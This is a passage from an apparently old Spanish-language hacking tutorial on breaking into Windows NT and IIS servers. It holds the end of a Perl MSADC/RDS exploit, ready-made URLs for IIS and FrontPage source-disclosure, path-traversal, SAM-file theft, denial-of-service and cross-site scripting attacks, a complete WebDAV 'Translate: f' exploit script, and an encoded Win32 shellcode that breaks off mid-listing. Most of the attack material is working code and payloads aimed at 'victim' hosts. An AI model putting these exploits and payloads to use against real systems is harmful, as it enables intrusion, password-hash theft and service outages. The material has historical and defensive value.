my @results=sendraw(make_header() . make_req(3,$in,""));
return 1 if rdo_success(@results);
my $temp= odbc_error(@results); verbose($temp);
return 0;}
#############################################################
sub known_mdb {
my @drives=("c","d","e","f","g");
my @dirs=("winnt","winnt35","winnt351","win","windows");
my $dir, $drive, $mdb;
my $drv="driver={Microsoft Access Driver (*.mdb)}; dbq=";
# this is sparse, because I don't know of many
```

```
my @sysmdbs=( "\\catroot\\icatalog.mdb",
"\\help\\iishelp\\iis\\htm\\tutorial\\eecustmr.mdb",
"\\system32\\certmdb.mdb",
"\\system32\\certlog\\certsrv.mdb" ); #these are %systemroot%
my @mdbs=( "\\cfusion\\cfapps\\cfappman\\data\\applications.mdb",
"\\cfusion\\cfapps\\forums\\forums_.mdb",
"\\cfusion\\cfapps\\forums\\data\\forums.mdb",
"\\cfusion\\cfapps\\security\\realm_.mdb",
"\\cfusion\\cfapps\\security\\data\\realm.mdb",
"\\cfusion\\database\\cfexamples.mdb",
"\\cfusion\\database\\cfsnippets.mdb",
"\\inetpub\\iissamples\\sdk\\asp\\database\\authors.mdb",
"\\progra~1\\common~1\\system\\msadc\\samples\\advworks.mdb",
"\\cfusion\\brighttiger\\database\\cleam.mdb",
"\\cfusion\\database\\smpolicy.mdb",
"\\cfusion\\database\cypress.mdb",
"\\progra~1\\ableco~1\\ablecommerce\\databases\\acb2_main1.mdb",
"\\website\\cgi-win\\dbsample.mdb",
"\\perl\\prk\\bookexamples\\modsamp\\database\\contact.mdb",
"\\perl\\prk\\bookexamples\\utilsamp\\data\\access\\prk.mdb"
); #these are just \
foreach $drive (@drives) {
foreach $dir (@dirs){
foreach $mdb (@sysmdbs) {
print ".";
if(create_table($drv . $drive . ":\\" . $dir . $mdb)){
print "\n" . $drive . ":\\" . $dir . $mdb . " successful\n" if
(!defined $args{V});
```

```
if(run_query($drv . $drive . ":\\" . $dir . $mdb)){
print "Success!\n"; save (4,4,$drive . ":\\" . $dir . $mdb,""); exit;
}}}}}
foreach $drive (@drives) {
foreach $mdb (@mdbs) {
print ".";
if(create_table($drv . $drive . $dir . $mdb)){
print "\n" . $drive . $dir . $mdb . " successful\n" if
(!defined {V});
if(run_query($drv . $drive . ":" . $dir . $mdb)){
print "Success!\n"; save (4,4,$drive . $dir . $mdb,""); exit;
}}}}
}
############################################################
sub hork_idx {
print "\nAttempting to dump Index Server tables...\n";
print " NOTE: Sometimes this takes a while, other times it stalls\n\n";
$reqlen=length( make_req(4,"","") ) - 28;
$reqlenlen=length( "$reqlen" );
$clen= 206 + $reqlenlen + $reqlen;
my @results=sendraw2(make_header() . make_req(4,"",""));
if (rdo_success(@results)){
my $max=@results; my $c; my %d;
for($c=19; $c<$max; $c++){
$results[$c]=~s/\x00//g;
$results[$c]=~s/[^a-zA-Z0-9:~ \\\._]{1,40}/\n/g;
$results[$c]=~s/[^a-zA-Z0-9:~ \\\._\n]//g;
$results[$c]=~/([a-zA-Z]\:\\)([a-zA-Z0-9 _~\\]+)\\/;
```

```
$d{"$1$2"}="";}
foreach $c (keys %d){ print "$c\n"; }
} else {print "Index server not installed/query failed\n"; }}
############################################################
sub dsn_dict {
open(IN, "<$args{e}") || die("Can't open external dictionary\n");
while(<IN>){
$hold=$_; $hold=~s/[\r\n]//g; $dSn="$hold"; print ".";
next if (!is_access("DSN=$dSn"));
if(create_table("DSN=$dSn")){
print "$dSn successful\n" if(!defined $args{V});
if(run_query("DSN=$dSn")){
print "Success!\n"; save (3,3,"DSN=$dSn",""); exit; }}}
print "\n"; close(IN);}
############################################################
sub sendraw2 { # ripped and modded from whisker
sleep($delay); # it's a DoS on the server! At least on mine...
my ($pstr)=@_;
socket(S,PF_INET,SOCK_STREAM,getprotobyname('tcp')||0) ||
die("Socket problems\n");
if(connect(S,pack "SnA4x8",2,80,$target)){
open(OUT,">raw.out"); my @in;
select(S); $|=1; print $pstr;
while(<S>){ print OUT $_; push @in, $_; print STDOUT ".";}
close(OUT); select(STDOUT); close(S); return @in;
} else { die("Can't connect...\n"); }}
############################################################
sub content_start { # this will take in the server headers
```

```
my (@in)=@_; my $c;
for ($c=1;$c<500;$c++) {
if($in[$c] =~/^\x0d\x0a/){
if ($in[$c+1]=~/^HTTP\/1.[01] [12]00/) { $c++; }
else { return $c+1; }}}
return -1;} # it should never get here actually
############################################################
sub funky {
my (@in)=@_; my $error=odbc_error(@in);
if($error=~/ADO could not find the specified provider/){
print "\nServer returned an ADO miscofiguration message\nAborting.\n";
exit;}
if($error=~/A Handler is required/){
print "\nServer has custom handler filters (they most likely are patched)\n";
exit;}
if($error=~/specified Handler has denied Access/){
print "\nADO handlers denied access (they most likely are patched)\n";
exit;}}
############################################################
sub has_msadc {
my @results=sendraw("GET /msadc/msadcs.dll HTTP/1.0\n\n");
my $base=content_start(@results);
return if($results[$base]=~/Content-Type: application\/x-varg/);
my @s=grep(/^Server:/,@results);
if($s[0]!~/IIS/){ print "Doh! They're not running IIS.\n" }
else { print "/msadc/msadcs.dll was not found.\n";}
exit;}
############################################################
```

```
sub get_name { # this was added last minute
my $msadc=<<EOT
POST /msadc/msadcs.dll/VbBusObj.VbBusObjCls.GetMachineName HTTP/1.1
User-Agent: ACTIVEDATA
Host: $ip
Content-Length: 126
Connection: Keep-Alive
ADCClientVersion:01.06
Content-Type: multipart/mixed; boundary=!ADM!ROX!YOUR!WORLD!; num-args=0
--!ADM!ROX!YOUR!WORLD!--
EOT
; $msadc=~s/\n/\r\n/g;
my @results=sendraw($msadc);
my $base=content_start(@results);
$results[$base+6]=~s/[^-A-Za-z0-9!\@\#\$\%^\&*()\[\]_=+~<>.,?]//g;
print "Machine name: $results[$base+6]\n";}
############################################################
# Note: This is not a good example of precision code. It is very
# redundant and has a few kludges. I have been adding features in one at
# at a time, so it has resulted in redundant functions and patched code.
# I will be rewriting it in the future, sometime. Look for the newer code
# revisions at www.technotronic.com/rfp/
# This may also be included in the NT-PTK/P. If you don't know what that
# is, just wait and see. :)
############################################################
<-->
-- Finaliza el codigo --
```

[6.1.6 - El bug de los .idc y .ida]

Este bug permite saber en que directorio esta montado el servidor web.
Esto es sumamente importante, sobretodo si estamos intentando sacar el
fichero SAM mediante otra vulnerabilidad, ya que si la unidad donde esta
montados los directorio web es una unidad aislada solo para esto, por
ejemplo, no se encontraran los SAM. Ademas, el que te devuelva la ruta
permite hacerte una peque~a idea sobre como tienen montados sus directorios.
Un ejemplo:
Peticion: www.servidor.com/fichero_falso.html.idc
Respuesta: "Cannot open c:\inetpub\wwwroot\fichero_falso.html.idc"
Esto nos indica que tienen los directorios de la web en la unidad de
sistema, lo que para conocer la ruta exacta de ficheros clave como los SAM,
en caso de que por cualquier determinado bug podamos acceder a ellos.

[6.1.7 - Viendo el codigo de los .asp y de demas ficheros]

A continuacion muestro una seria de bugs del IIS que permiten ver el
codigo de casi cualquier archivo del servidor, entre ellos los .asp.
Quiza os pregunteis que tiene de especial un . asp que no tenga otro
fichero cualquiera. La respuesta es que suele proporcionar informacion muy
jugosa, como es el caso de nombres de usuario y contrase~as... hay radica su
importancia.

[6.1.7.1 - El bug del punto en .asp]

Este bug no necesita demasiada explicacion... tan solo hay que a~adir un punto en la url de la peticion del .asp para poder bajarse el codigo.
Ejemplo al canto:
http://www.maquinavictima.es/formulario.asp.

[6.1.7.2 - El bug del +.htr]

Otro bug extremadamente dificil de explotar, consiste en a~adir detras del archivo la extension +.htr. Ejemplo:
http://www.maquina.com/fichero.asp+.htr
Este bug funciona en archivos .ASP y .ADA.

[6.1.7.3 - El bug de Null.htw]

IIS corriendo junto Index Server posee una vulnerabilidad que permite ver el codigo de cualquier archivo. El bug se aprovecha del fichero Null.htw corriendo con Index Server para dicho fin.
De manera que si queremos ver el codigo fuente de algun fichero tan solo tenemos que seguir una url de este tipo:
http://www.maquina.es/null.htw?CiWebhitsfile=/archivo.asp%20&%20
CiRestriction=none%20&%20&CiHiliteType=full
Como habeis visto, a null.htw le pasamos como argumento "CiWebhitsfile", que es una de las 3 variables que null.htw permite que sean definidas por el usuario... y que no solo nos permitiran ver el codigo de los archivos del arbol de web, sino que ademas nos permite espacar del arbol de la web y asi

poder movernos por toda la unidad... con lo que podriamos coger el SAM, copiarlo, expandirlo, y crackearlo.
Por cierto, donde pone null.htw, podia haber cualquier nombre de archivo. Lo que el nombre de Null quiere decir es que es un archivo nulo, que no existe en el sistema. No hace falta que haya ficheros .htw en el sistema para que el bug funcione.

[6.1.7.4 - El bug de ISM.DLL]

Este bug nos permitira ver el codigo de cualquier archivo dentro del arbol de la web. El bug consiste en enga~ar al servidor IIS haciendole creer que solicitamos un archivo .htr cuando en realidad no es asi.
Para explotar este bug tenemos que formularle al servidor una peticion de este tipo:
http://www.lavictima.com/pagina.asp(aqui irian 230 "%20")pagina.asp.htr
Cabe destacar que solo se puede explotar este bug una vez por maquina, a menos que se reinicie el servicio web, de manera que ISM.DLL se volveria a cargar en memoria.

[6.1.7.5 - El bug de Showcode y Codebrws]

Estos dos archivos de tipo .asp son visores de archivos, los cuales no se instalan por defecto en IIS; sin embargo si el Administrador los instalara, para practicar con ellos o lo que sea, el instruso los puede aprovechar para ver el codigo de cualquier fichero.
Esto es asi debido a que estos ficheros no ponen ninguna restriccion para determinar que archivos puede o no puede acceder, de manera que si el

intruso sabe la ruta exacta de un fichero en el servidor, podria acceder a
el pasandoselo como argumento a uno de estos dos ficheros.
Veamos un ejemplo. Supongamos que sabemos que en la particion en la que
tiene instalado IIS tiene en el directorio raiz un fichero llamado pass.txt,
y queremos verlo. Le hariamos la siguiente peticion al servidor:
http://www.lavictima.com/msadc/samples/selector/showcode.asp?source=
/msadc/../../../../pass.txt
Y ya estaria.
Quiza os esteis preguntando porque no coger el archivo SAM. No lo cogemos
porque Showcode y Codebrws no son capaces de procesar los caracteres de
control de dicho archivo, con lo que tendriamos un archivo SAM diferente del
original, a la vez que inservible.

[6.1.7.6 - El bug de webhits.dll y los ficheros .htw]

Ya repasamos un bug de Null.htw, el cual gracias a la variable
"CiWebhitsfile" nos permitia ver el codigo de cualquier archivo, pudiendo
ademas escapar del arbol de la web. Pues en este caso es mas de lo mismo, ya
que el bug es el mismo que el ya visto anteriormente, solo que esta vez va
asociado a webhits.dll
Esta libreria es la que negocia con las peticiones, y esta tiene el fallo
de que permite que la variable CiWebhitsfile permita acceder a cualquier
fichero, pudiendo tener el codigo de cualquier archivo.
Para este caso se necesita tener un .htw real en el servidor... sin eso
no podemos explotar el bug. A continuacion se muestran las rutas de algunos
ficheros .htw por defecto, las cuales vienen como ejemplo en IIS para que
el admin practique y tal...

/iissamples/issamples/oop/qfullhit.htw

/iissamples/issamples/oop/qsumrhit.htw

/isssamples/exair/search/qfullhit.htw

/isssamples/exair/search/qsumrhit.htw

/isshelp/iss/misc/iirturnh.htw

Y bueno, con esto, sabiendo que se explota igual que el bug del null.htw y con las mismas caracteristicas, nos podremos hacer una idea de la url que se habra de meter en el navegador para aprovecharnos... no?. Bueno, que sirva la siguiente como ejemplo:

http://www.maquina.es/iissamples/issamples/oop/qfullhit.htw?ciwebhitsfile=/../../winnt/repair/sam._&cirestriction=none&cihilitetype=full

Con lo que solo tendriamos que seguir los tipicos paso que paso de volver a repetirlos.

[6.1.7.7 - El bug del ::$DATA]

Esta archiconocida vulnerabilidad, que afecta a todas las versiones del IIS hasta la 4.0, se aprovecha de como IIS analiza los nombres de archivo que se le piden, de manera que desde el navegador se puede acceder al codigo fuente de un archivo .asp o .vbd.

El bug consiste en insertar al final de la url la extension ::$DATA. De esa manera te podras bajar el codigo fuente y editarlo en busca de informacion interesante.

Un ejemplo seria el siguiente:

http://www.maquina.es/ventas/formulario.asp::$DATA

[6.1.7.8 - Adsamples]

Dicho bug permite acceder a cualquiera acceder al fichero site.csc sin ningun impedimento, por lo que si el atacante lo baja, podra ver informacion muy interesante que no debiera poder verla cualquiera... como las DSN, o nombres de usuario y contrase~as de la base de datos.
Dicho fichero se encuentra por defecto en el directorio virtual adsamples/config/site.csc. Un ejemplo:
www.maquinavulnerable.com/adsamples/config/site.csc

[6.1.7.9 - El bug de WebDAV]

Este bug permite bajar el codigo de cualquier archivo del servidor en el arbol de la web. Dicho bug se basa en un problema de las extensiones de FrontPage 2000 y un problema de implementacion en Office 2000.
Basta con a~adir en las cabeceras de una peticion "GET" de HTTP la cabecera translate:f para poder ver el codigo del fichero que se pide. Vamos a explicar mas a fondo un poco el bug.
translate:f es una cabecera exclusiva de WebDAV, y es usado en los clientes compatibles con este y en Frontpage 2000 para poder editar el fichero que se esta pidiendo. Pero a mas de uno le agradara saber que pasara si incluimos la barra lateral '/' al final de la peticion GET...
Aqui se incluye un script en perl que podreis encontrar en cualquier lado que sirve para generar peticiones get de ese estilo para aprovecharnos del bug.

-- Comienza el codigo --

<++>xploits/webdav.pl

##############################

use IO::Socket; #

my ($port, $sock,$server); #

$size=0; #

##############################

#

$server="$ARGV[0]";

$s="$server";

$port="80";

$cm="$ARGV[1]";

&connect;

sub connect {

if ($#ARGV < 1) {

howto();

exit;

}

$ver="GET /$cm%5C HTTP/1.0

Host: $server

Accept: */*

Translate: f

\n\n";

my($iaddr,$paddr,$proto);

$iaddr = inet_aton($server) || die "Error: $!";

$paddr = sockaddr_in($port, $iaddr) || die "Error: $!";

$proto = getprotobyname('tcp') || die "Error: $!";

socket(SOCK, PF_INET, SOCK_STREAM, $proto) || die "Error:

```
$!";
connect(SOCK, $paddr) || die "Error: $!";
send(SOCK, $ver, 0) || die "Can't to send packet: $!";
open(OUT, ">$server.txt");
print "Dumping $cm to $server.txt \n";
while(<SOCK>) {
print OUT <SOCK>;
}
sub howto {
print "type as follows: Trans.pl www.victim.com codetoview.asp \n\n";
}
close OUT;
$n=0;
$type=2;
close(SOCK);
exit(1);
}
<-->
```

-- Finaliza el codigo --

[6.1.7.10 - Conclusion a los ataques IIS]

Bien, como se ha visto, IIS posee muchos fallos, por lo que un servidor de IIS que no este totalmente parcheado es un servidor muy vulnerable. Bien pensado, atacar al IIS resulta una de las maneras mas limpias de hackear un NT... al loro.

[6.2 - Vulnerabilidades de Frontpage]

Pasemos ahora a ver los bugs del Frontpage 2000. Este producto tambien esta servido de una rica y variada gama de bugs, los cuales no van a poder ser todos mostrados por cuestiones de espacio. Nos centraremos en la version 2000 de frontpage server, que actualmente es la mas usada.

[6.2.1 - DoS a las extensiones]

Este sencillo bug consiste en realizar de manera conseutiva, peticiones al archivo shtml.dll del servidor. La forma de la URL seria la siguiente: http://www.maquina.com/_vti_bin/shtml. dll. Se podria hacer un programa simplon que hiciese repetidas peticiones GET a ese archivo, con lo que en cuestion de segundos el servidor se bloquearia.

[6.2.2 - Otro DoS a las extensiones gracias a Ms-Dos]

Este DoS se aprovecha de los recursos de Ms-Dos (o Ms-DoS ;-)) para colgar el sistema. Mediante shtml.exe es posible acceder a dichos recursos, de manera tal:
http://www.victima.com/_vti_bin/shtml.exe/com1.htm
Podriamos haber puesto en lugar de com1 otro recurso de ms-dos, como aux, nul, prn, con (de que me sonara este?), etc.
Sin embargo este DoS no sera efectivo a menos que efectuemos la operacion varias veces seguidas. Sino se hiciera asi, el servidor aguantaria... si lo hacemos bien se tendra que reiniciar el sistema o reiniciar IIS para poder

seguir con normalidad.

[6.2.3 - Scripting con shtml.dll]

Este se~or bug afecta a las extensiones de Frontpage server 1.2 si estas se encuentran instaladas en un servidor IIS. El fallo consiste en que si en una peticion al archivo shtml.dll incluimos al final de esta mas texto, el servidor generara un error a partir de ese texto... pero, que pasaria si ese texto es un script (no importa el lenguaje)?, pues como el servidor devuelve un error a partir del texto a~adido a la url, si este contiene un codigo que el navegador pueda interpretar, este se ejecutara en el la maquina cliente.
Como ejemplo, observar la siguiente url:
http://www.maquina.es/_vti_bin/shtml.dll/<SCRIPT> codigo </SCRIPT>
El procedimiento es este: nosotros le hacemos una peticion con nuestro codigo, el servidor nos re-envia este codigo junto un mensaje de error, y nuestro navegador interpreta el codigo ejecutando su contenido.
Claro, que este fallo no posee mucha relevancia de por si sino pudiera ser aprovechado por terceros... veamos ahora un link colocado en una pagina web cualquiera que explotaria el bug:
<a href="http://victima.es/_vti_bin/shtml.dll/<SCRIPT> codigo... </SCRIPT>">
http://victima.es
El visitante vera como el link parece enviarnos a victima.es, pero, por ejemplo si usa windows con netscape o i. explorer al pasar el raton por encima vera a donde apunta realmente el link. Esto se podria ocultar con un peque~o codigo javascript en la pagina...
Entonces: Para que sirve este bug? Pues para ejecutar en la maquina cliente el codigo script que quieras. Obviamente deberemos especificar en la

etiqueta de inicio de script el lenguaje de scripts que vamos a utilizar.
Se se hubiera usado este bug para explotar la vulnerabilidad de ActiveX descubierta por la gente del CCC, los efectos hubieran sido tremendos. Que sirva como ejemplo para ver la trascendencia del bug.

[6.2.4 - Otra vez las extensiones]

Este bug causa las mismas consecuencias que el bug de los .idc y .ida de IIS. Nos devuelve la ruta del servidor web. En este caso para conseguir la ruta deberemos hacer una peticion de este tipo:
http://www.maquina.es/_vti_bin/shtml.exe/archivo_que_no_exista.html

[6.2.5 - Conclusion a Frontpage]

Como hemos visto Frontpage posee bugs que pueden comprometer la seguridad y/o estabilidad del sistema, muy faciles de explotar. Esto se deberia tener en cuenta, y seguir las noticias sobre la seguridad de frontpage muy de cerca. Aqui solo se han visto unos pocos, los mas recientes. Para ver una galeria entera de bugs de este y otros productos, lo de siempre, miraros el apendice.

-=-

[7 - El registro]

El registro es la base de datos centralizada de la configuracion de Windows, en el guardan informacion los programas, y sobretodo el sistema operativo en si. Aprender a utilizar el registro nos ayudara desde a poder personalizar en gran parte nuestro Windows (sea la version que sea), hasta poder violar la seguridad del sistema con diferentes trucos, pasando por el crackeo de aplicaciones.
Aqui me basare en el registro de los W2K. Sin embargo toda la familia Win comparte unos grandes parecidos en ello.
Para los que ya sepais algo del registro de W95, deciros que a diferencia de este NT no utiliza la sub-estructura HKEY_DYN_DATA.

[7.1 - Estructura del registro]

El registro de NT esta dividido en 5 sub-estructuras: HKEY_CLASSES_ROOT, HKEY_CURRENT_USER, HKEY_LOCAL_MACHINE, HKEY_USERS y HKEY_CURRENT_CONFIG.
Vamos a analizarlas.

HKEY_CLASSES_ROOT

Esta sub-estructura mantiene una lista de las extensiones de los archivos enlazados a aplicaciones determinadas. Tambien contiene informacion sobre las operaciones OLE (Object Linking And Emmedding), etc.
Desde aqui podriamos a~adir la extension .loquesea , y definirla, de manera que el admin cuando vea la descripcion del tipo de archivo vera la que nosotros hayamos puesto. Tambien podemos cambiar las definiciones de

otros ficheros, por ejemplo, poner a los .exe la descripcion "Documento de texto", etc. Esto es util a la hora de programar I-Worms.

HKEY_CURRENT_USER

Esta clave contiene la configuracion del entorno del escritorio, de los programas, del entorno del usuario, etc.
Aqui podemos diferenciar 7 subclaves:

- AppEvents: En esta subclave se encuentra la configuracion de los sonidos de Windows.
- Console: Configuracion sobre la consola del DOS.
- Control Panel: Aqui se almacena la configuracion sobre los distintos dispositivos de entrada/salida del sistema, ademas de la configuracion de la gran parte de los elementos del panel de control de Windows.
- Environment: Ruta de los directorios de archivos temporales.
- Identities: Contiene informacion sobre las identidades que el usuario actual posee en distintos programas (outlook, etc.)
- Software: Esta contiene informacion de los distintos programas que se encuentran instalados.
- System: Infomacion del sistema en la sesion que se encuentra el usuario local.

Estas son las llaves que siempre hay en los NT... luego puede haber mas, pues hay aplicaciones que crean llaves en dicho apartado.

HKEY_LOCAL_MACHINE

Esta subestructura es sumamente interesante, pues en ella se muestran las configuraciones del sistema, de su hardware, controladores, aplicaciones, etc.

Esta se divide en 5 sub-estructuras, que son:

- HKEY_LOCAL_MACHINE\Hardware: En esta llave se almacenan los datos sobre los drivers del sistema y los componentes del hardware.
- HKEY_LOCAL_MACHINE\SAM: Informacion sobre los usuarios del sistema, sus passwords...
- HKEY_LOCAL_MACHINE\Security: Informacion sobre los privilegios de los usuarios, etc.
- HKEY_LOCAL_MACHINE\Software: Informacion sobre todo el software que se encuentra instalado en el sistema.
- HKEY_LOCAL_MACHINE\System: Aqui se almacena la informacion que NT necesita para arrancar el sistema.

HKEY_USERS

Igual que HKEY_CURRENT_USER pero con una sub-estructura para cada usuario del sistema.

HKEY_CURRENT_CONFIG

Esta sub-estructura contiene informacion sobre la configuracion actual de distintos dispositivos del sistema, y la configuracion tambien de las propiedades de internet, etc.

[7.2 - Vulnerabilidades del registro]

La unica vulnerabilidad del registro es su mala configuracion. Lo primero que se debiera tener en cuenta es que no se debe permitir acceder al registro de forma remota. Si se permitiera el acceso remoto al registro, se ha de tener en cuenta mucho los permisos. Hay ciertas zonas en las que el usuario no deberia poder escribir. Podria, por ejemplo, cambiar la ruta de programas, apuntando a otros que le beneficien a el, o causar caos en el sistema, etc. Es algo que hay que tener muy en cuenta.
Para acceder remotamente al registro solo hace falta conectarse a el desde regedit, regdt32, por ejemplo.

[7.3 - Conclusion sobre el registro]

Como se ha visto, el registro es el "Alma Mater" de NT, y tambien se ha visto que hay ciertas estructuras con informacion sensible que no debieran poder escribirse.
Sin embargo, todo lo que se ha dicho aqui del registro es realmente poco. Para los que quieran saber mas, pueden pasarse por el apendice, donde encontraran referencias a otros documentos.

-=-

[8 - Desbordamientos de pila en NT]

Los buffer overflows (llamados BOFS por brevedad) que tanto afectan a todo tipo de u*x, nunca fueron un problema para NT. Hasta hace poco. El que NT sea de codigo cerrado, asi como casi todo el software que para el se desarrolla, no ha impedido que se le hayan descubierto varios fallos de programacion vulnerables al desbordamiento de buffer. Recordemos como Mnemonix descubrio ya el bug en Rasman y Winhlp32, como dark spyrit descubrio uno en IIS, etc. Aunque no sobrepasen de mucho la decena son ya una seria amenaza, y se prevee que con todos los documentos/tutoriales que hay acerca del tema, sean la plaga de NT de aqui a no mucho.
No voy a describir los conceptos de un BOF, no voy a escribir acerca de algo de lo que se ha escrito tanto, y ademas mejor de lo que yo pudiera hacerlo. En cambio, incluire 2 shellcodes relativamente recientes, que seguro que mas de uno sabra sacar partido. Todas son para W2K.
Luego, quien quiera aprender como se provocan los BOFS, su teoria, etc., pueden mirarse el articulo en SET 22 de Mnemonix traducido por FCA00000: "Buffer Overflows: Rasman & Winhlp32", que trata los bofs en entornos Win32, con los ejemplos del rasman y winhlp32; o en SET 21 el de Doing: "ASM y Buffer Overflows", que trata los BOFS en general. Mirar el apendice, donde incluyo otras referencias.

[8.1 - Shellcodes]

Y a continuacion incluyo uno de las 2 shellcodes, esta creada por |zan,

del grupo deepzone (http://www.deepzone.org).

--- Comienza codigo de shellcode ---

<++>xploits/shellcode.asm

```
; -- begin x86/asm --
LLB1 equ (00h xor 99h)
LLB2 equ (00h xor 99h)
LLB3 equ (00h xor 99h)
LLB4 equ (00h xor 99h)
GPB1 equ (00h xor 99h)
GPB2 equ (00h xor 99h)
GPB3 equ (00h xor 99h)
GPB4 equ (00h xor 99h)
DeepZone_w32ShellCode:
db 068h, 05eh, 056h, 0c3h, 090h, 054h, 059h, 0ffh, 0d1h
db 058h, 033h, 0c9h, 0b1h, 01ch, 090h, 090h, 090h, 090h
db 003h, 0f1h, 056h, 05fh, 033h, 0c9h, 066h, 0b9h, 095h
db 004h, 090h, 090h, 090h, 0ach, 034h, 099h, 0aah, 0e2h
db 0fah, 071h, 099h, 099h, 099h, 099h, 0c4h, 018h, 074h
db 040h, 0b8h, 0d9h, 099h, 014h, 02ch, 06bh, 0bdh, 0d9h
db 099h, 014h, 024h, 063h, 0bdh, 0d9h, 099h, 0f3h, 09eh
db 009h, 009h, 009h, 009h, 0c0h, 071h, 04bh, 09bh, 099h
db 099h, 014h, 02ch, 0b3h, 0bch, 0d9h, 099h, 014h, 024h
db 0aah, 0bch, 0d9h, 099h, 0f3h, 093h, 009h, 009h, 009h
db 009h, 0c0h, 071h, 023h, 09bh, 099h, 099h, 0f3h, 099h
db 014h, 02ch, 040h, 0bch, 0d9h, 099h, 0cfh, 014h, 02ch
db 07ch, 0bch, 0d9h, 099h, 0cfh, 014h, 02ch, 070h, 0bch
```

db 0d9h, 099h, 0cfh, 066h, 00ch, 0aah, 0bch, 0d9h, 099h

db 0f3h, 099h, 014h, 02ch, 040h, 0bch, 0d9h, 099h, 0cfh

db 014h, 02ch, 074h, 0bch, 0d9h, 099h, 0cfh, 014h, 02ch

db 068h, 0bch, 0d9h, 099h, 0cfh, 066h, 00ch, 0aah, 0bch

db 0d9h, 099h, 05eh, 01ch, 06ch, 0bch, 0d9h, 099h, 0ddh

db 099h, 099h, 099h, 014h, 02ch, 06ch, 0bch, 0d9h, 099h

db 0cfh, 066h, 00ch, 0aeh, 0bch, 0d9h, 099h, 014h, 02ch

db 0b4h, 0bfh, 0d9h, 099h, 034h, 0c9h, 066h, 00ch, 0cah

db 0bch, 0d9h, 099h, 014h, 02ch, 0a8h, 0bfh, 0d9h, 099h

db 034h, 0c9h, 066h, 00ch, 0cah, 0bch, 0d9h, 099h, 014h

db 02ch, 068h, 0bch, 0d9h, 099h, 014h, 024h, 0b4h, 0bfh

db 0d9h, 099h, 03ch, 014h, 02ch, 07ch, 0bch, 0d9h, 099h

db 034h, 014h, 024h, 0a8h, 0bfh, 0d9h, 099h, 032h, 014h

db 024h, 0ach, 0bfh, 0d9h, 099h, 032h, 05eh, 01ch, 0bch

db 0bfh, 0d9h, 099h, 099h, 099h, 099h, 099h, 05eh, 01ch

db 0b8h, 0bfh, 0d9h, 099h, 098h, 098h, 099h, 099h, 014h

db 02ch, 0a0h, 0bfh, 0d9h, 099h, 0cfh, 014h, 02ch, 06ch

db 0bch, 0d9h, 099h, 0cfh, 0f3h, 099h, 0f3h, 099h, 0f3h

db 089h, 0f3h, 098h, 0f3h, 099h, 0f3h, 099h, 014h, 02ch

db 0d0h, 0bfh, 0d9h, 099h, 0cfh, 0f3h, 099h, 066h, 00ch

db 0a2h, 0bch, 0d9h, 099h, 0f1h, 099h, 0b9h, 099h, 099h

db 009h, 0f1h, 099h, 09bh, 099h, 099h, 066h, 00ch, 0dah

db 0bch, 0d9h, 099h, 010h, 01ch, 0c8h, 0bfh, 0d9h, 099h

db 0aah, 059h, 0c9h, 0d9h, 0c9h, 0d9h, 0c9h, 066h, 00ch

db 063h, 0bdh, 0d9h, 099h, 0c9h, 0c2h, 0f3h, 089h, 014h

db 02ch, 050h, 0bch, 0d9h, 099h, 0cfh, 0cah, 066h, 00ch

db 067h, 0bdh, 0d9h, 099h, 0f3h, 09ah, 0cah, 066h, 00ch

db 09bh, 0bch, 0d9h, 099h, 014h, 02ch, 0cch, 0bfh, 0d9h

db 099h, 0cfh, 014h, 02ch, 050h, 0bch, 0d9h, 099h, 0cfh

db 0cah, 066h, 00ch, 09fh, 0bch, 0d9h, 099h, 014h, 024h

db 0c0h, 0bfh, 0d9h, 099h, 032h, 0aah, 059h, 0c9h, 014h

db 024h, 0fch, 0bfh, 0d9h, 099h, 0ceh, 0c9h, 0c9h, 0c9h

db 014h, 02ch, 070h, 0bch, 0d9h, 099h, 034h, 0c9h, 066h

db 00ch, 0a6h, 0bch, 0d9h, 099h, 0f3h, 0a9h, 066h, 00ch

db 0d6h, 0bch, 0d9h, 099h, 072h, 0d4h, 009h, 009h, 009h

db 0aah, 059h, 0c9h, 014h, 024h, 0fch, 0bfh, 0d9h, 099h

db 0ceh, 0c9h, 0c9h, 0c9h, 014h, 02ch, 070h, 0bch, 0d9h

db 099h, 034h, 0c9h, 066h, 00ch, 0a6h, 0bch, 0d9h, 099h

db 0f3h, 0a9h, 066h, 00ch, 0d6h, 0bch, 0d9h, 099h, 01ah

db 024h, 0fch, 0bfh, 0d9h, 099h, 09bh, 096h, 01bh, 08eh

db 098h, 099h, 099h, 018h, 024h, 0fch, 0bfh, 0d9h, 099h

db 098h, 0b9h, 099h, 099h, 0ebh, 097h, 009h, 009h, 009h

db 009h, 05eh, 01ch, 0fch, 0bfh, 0d9h, 099h, 099h, 0b9h

db 099h, 099h, 0f3h, 099h, 012h, 01ch, 0fch, 0bfh, 0d9h

db 099h, 014h, 024h, 0fch, 0bfh, 0d9h, 099h, 0ceh, 0c9h

db 012h, 01ch, 0c8h, 0bfh, 0d9h, 099h, 0c9h, 014h, 02ch

db 070h, 0bch, 0d9h, 099h, 034h, 0c9h, 066h, 00ch, 0deh

db 0bch, 0d9h, 099h, 0f3h, 0a9h, 066h, 00ch, 0d6h, 0bch

db 0d9h, 099h, 012h, 01ch, 0fch, 0bfh, 0d9h, 099h, 0f3h

db 099h, 0c9h, 014h, 02ch, 0c8h, 0bfh, 0d9h, 099h, 034h

db 0c9h, 014h, 02ch, 0c0h, 0bfh, 0d9h, 099h, 034h, 0c9h

db 066h, 00ch, 093h, 0bch, 0d9h, 099h, 0f3h, 099h, 014h

db 024h, 0fch, 0bfh, 0d9h, 099h, 0ceh, 0f3h, 099h, 0f3h

db 099h, 0f3h, 099h, 014h, 02ch, 070h, 0bch, 0d9h, 099h

db 034h, 0c9h, 066h, 00ch, 0a6h, 0bch, 0d9h, 099h, 0f3h

db 0a9h, 066h, 00ch, 0d6h, 0bch, 0d9h, 099h, 0aah, 050h

```
db 0a0h, 014h, 0fch, 0bfh, 0d9h, 099h, 096h, 01eh, 0feh
db 066h, 066h, 066h, 0f3h, 099h, 0f1h, 099h, 0b9h, 099h
db 099h, 009h, 014h, 02ch, 0c8h, 0bfh, 0d9h, 099h, 034h
db 0c9h, 014h, 02ch, 0c0h, 0bfh, 0d9h, 099h, 034h, 0c9h
db 066h, 00ch, 097h, 0bch, 0d9h, 099h, 010h, 01ch, 0f8h
db 0bfh, 0d9h, 099h, 0f3h, 099h, 014h, 024h, 0fch, 0bfh
db 0d9h, 099h, 0ceh, 0c9h, 014h, 02ch, 0c8h, 0bfh, 0d9h
db 099h, 034h, 0c9h, 014h, 02ch, 074h, 0bch, 0d9h, 099h
